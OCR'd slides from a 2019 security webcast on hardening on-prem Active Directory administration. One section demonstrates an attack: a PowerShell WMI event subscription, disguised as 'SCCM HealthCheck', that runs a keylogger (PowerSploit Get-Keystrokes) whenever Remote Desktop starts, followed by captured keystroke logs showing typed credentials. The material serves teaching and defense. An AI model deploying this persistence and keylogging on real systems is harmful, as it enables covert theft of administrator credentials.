Securing Active Directory Administration

April 18, 2019

Agenda

- On-Prem AD vs Azure AD
- Evolution of Administration
- Exploiting Typical Administration Methods
- Compromising Enterprise Password Vault Credentials
- Cross-Forest Administration (aka Trust Issues)
- Hardening Administration
- Service Accounts

Active Directory vs Azure AD

- Azure AD is not Active Directory
  - No LDAP
  - No Kerberos/NTLM
  - No Group Policy
- Azure AD is a multi-tenant cloud directory that supports cloud authentication methods (federation).
- If you have Office 365, you have Azure AD (behind the scenes).
- Cloud security controls are different than on-prem.
- Azure AD Directory Services is Microsoft hosted AD in Azure for Azure workloads (not “cloud AD”).

This webcast is specific to on-prem Active Directory.

Current State of Security

Many organizations have upgraded security

- Deployed EDR security tooling with distributed EDR agents
- Event logging agents
- Flow security events to a SIEM
- Vulnerability scanning
- Security software agents

Most have not changed how Active Directory is managed.

Workstation Administration

1 workstation

30 accounts in the local Administrators group.

50 accounts with local admin via the software management system.


20 accounts with control of the computer via security agent(s).


======


~ 100 accounts with effective admin rights on the workstation

Who has control of your workstation?

The Evolution of Administration









Where We Were:
“Old School Admin Methods”


- Logon to workstation as an admin
  - Credentials in LSASS.
- RunAs on workstation and run standard Microsoft MMC admin tools ("Active Directory Users & Computers“)
  - Credentials in LSASS.
- RDP to Domain Controllers or Admin Servers to manage them
  - Credentials in LSASS on remote server.

Where We Were:
“Old School Admin Methods”




Where Are We Now:
Newer “Secure" Admin Methods






Where Are We Now:
Newer “Secure" Admin Methods



Exploiting Typical Administration



Exploiting Typical Administration

```
PS C:\Windows\system32> # Create WMI Event Filter
$iFilter = ([WMICLASS]"\\.\root\subscription:__EventFilter").CreateInstance()
$iFilter.QueryLanguage = "WQL"
$iFilter.Query = "SELECT * FROM __InstanceCreationEvent WITHIN 5 WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.
ProcessName='mstsc.exe'"
$iFilter.Name = "Monitor RDP"
$Result = $iFilter.Put()
$Consumer = $Result.Path # To be used in binding
# Establish binding between WMI event filter and consumer
$iConsumer = ([WMICLASS]"\\.\root\subscription:CommandLineEventConsumer").CreateInstance()
$iConsumer.Name = "SCCM HealthCheck"
$iConsumer.CommandLineTemplate = "powershell.exe -executionpolicy bypass -file 'c:\temp\scripts\SCCMHealthCheck.ps1'"
$Result = $iConsumer.Put()
$Consumer = $Result.Path # To be used in binding
# Establish binding between WMI event filter and consumer
$iBinding = ([WMICLASS]"\\.\root\subscription:__FilterToConsumerBinding").CreateInstance()
$iBinding.Filter = $iFilter.Path
$iBinding.Consumer = $Consumer
$Result = $iBinding.Put()
$Result


RelativePath  : __FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"SCCM
                HealthCheck\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Monitor RDP\""
Server        : .
NamespacePath : root\subscription
ClassName     : __FilterToConsumerBinding
IsClass       : False
IsInstance    : True
IsSingleton   : False
```


Exploiting Typical Administration

```
PS C:\Windows\system32> # Create WMI Event Filter
$iFilt
$iFilt
$iFilt
$iFilt
$iFilt
$Resul
$Filte
# Crea
$iCons
$iCons
$iCons
$Resul
$Consu
# Esta
$iBind
$iBind
$iBind
$iBind


Path

Relati

Server
Namesp
ClassN
IsClas
IsInst
IsSing
```

SCCMHealthCheck.ps1

```
function Get-Keystrokes {
<#
.SYNOPSIS

    Logs keys pressed, time and the active window.

    PowerSploit Function: Get-Keystrokes
    Original Authors: Chris Campbell (@obscuresec) and Matthew Graeber (@mattifestation)
    Revised By: Jesse Davis (@secabstraction)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None

.PARAMETER LogPath

    Specifies the path where pressed key details will be logged. By default, keystrokes are logged to %TEMP%\key.log.

.PARAMETER Timeout

    Specifies the interval in minutes to capture keystrokes. By default, keystrokes are captured indefinitely.

.PARAMETER PassThru

    Returns the keylogger's PowerShell object, so that it may manipulated (disposed) by the user; primarily for testing purposes.

.LINK

    http://www.obscuresec.com/
    http://www.exploit-monday.com/
    https://github.com/secabstraction
#>
    [CmdletBinding()]
```

Exploiting Typical Administration



_1.tmp - Notepad

File Edit Format View Help

```
"t","Windows Security","8/1/2018 2:08:33 AM"
"r","Windows Security","8/1/2018 2:08:33 AM"
"i","Windows Security","8/1/2018 2:08:33 AM"
"m","Windows Security","8/1/2018 2:08:33 AM"
"a","Windows Security","8/1/2018 2:08:33 AM"
"r","Windows Security","8/1/2018 2:08:33 AM"
"c","Windows Security","8/1/2018 2:08:33 AM"
"l","Windows Security","8/1/2018 2:08:34 AM"
"a","Windows Security","8/1/2018 2:08:34 AM"
"b","Windows Security","8/1/2018 2:08:34 AM"
"\","Windows Security","8/1/2018 2:08:34 AM"
"d","Windows Security","8/1/2018 2:08:35 AM"
"a","Windows Security","8/1/2018 2:08:35 AM"
"r","Windows Security","8/1/2018 2:08:35 AM"
"t","Windows Security","8/1/2018 2:08:35 AM"
"h","Windows Security","8/1/2018 2:08:35 AM"
```

Exploiting Typical Administration

```
"TypedKey","WindowTitle","Time"
"t","Remote Desktop Connection","8/1/2018 2:08:19 AM"
"r","Remote Desktop Connection","8/1/2018 2:08:19 AM"
"d","Remote Desktop Connection","8/1/2018 2:08:20 AM"
"c","Remote Desktop Connection","8/1/2018 2:08:21 AM"
"d","Remote Desktop Connection","8/1/2018 2:08:21 AM"
"c","Remote Desktop Connection","8/1/2018 2:08:21 AM"
"1","Remote Desktop Connection","8/1/2018 2:08:21 AM"
"1","Remote Desktop Connection","8/1/2018 2:08:22 AM"
".","Remote Desktop Connection","8/1/2018 2:08:22 AM"
"l","Remote Desktop Connection","8/1/2018 2:08:22 AM"
"a","Remote Desktop Connection","8/1/2018 2:08:23 AM"
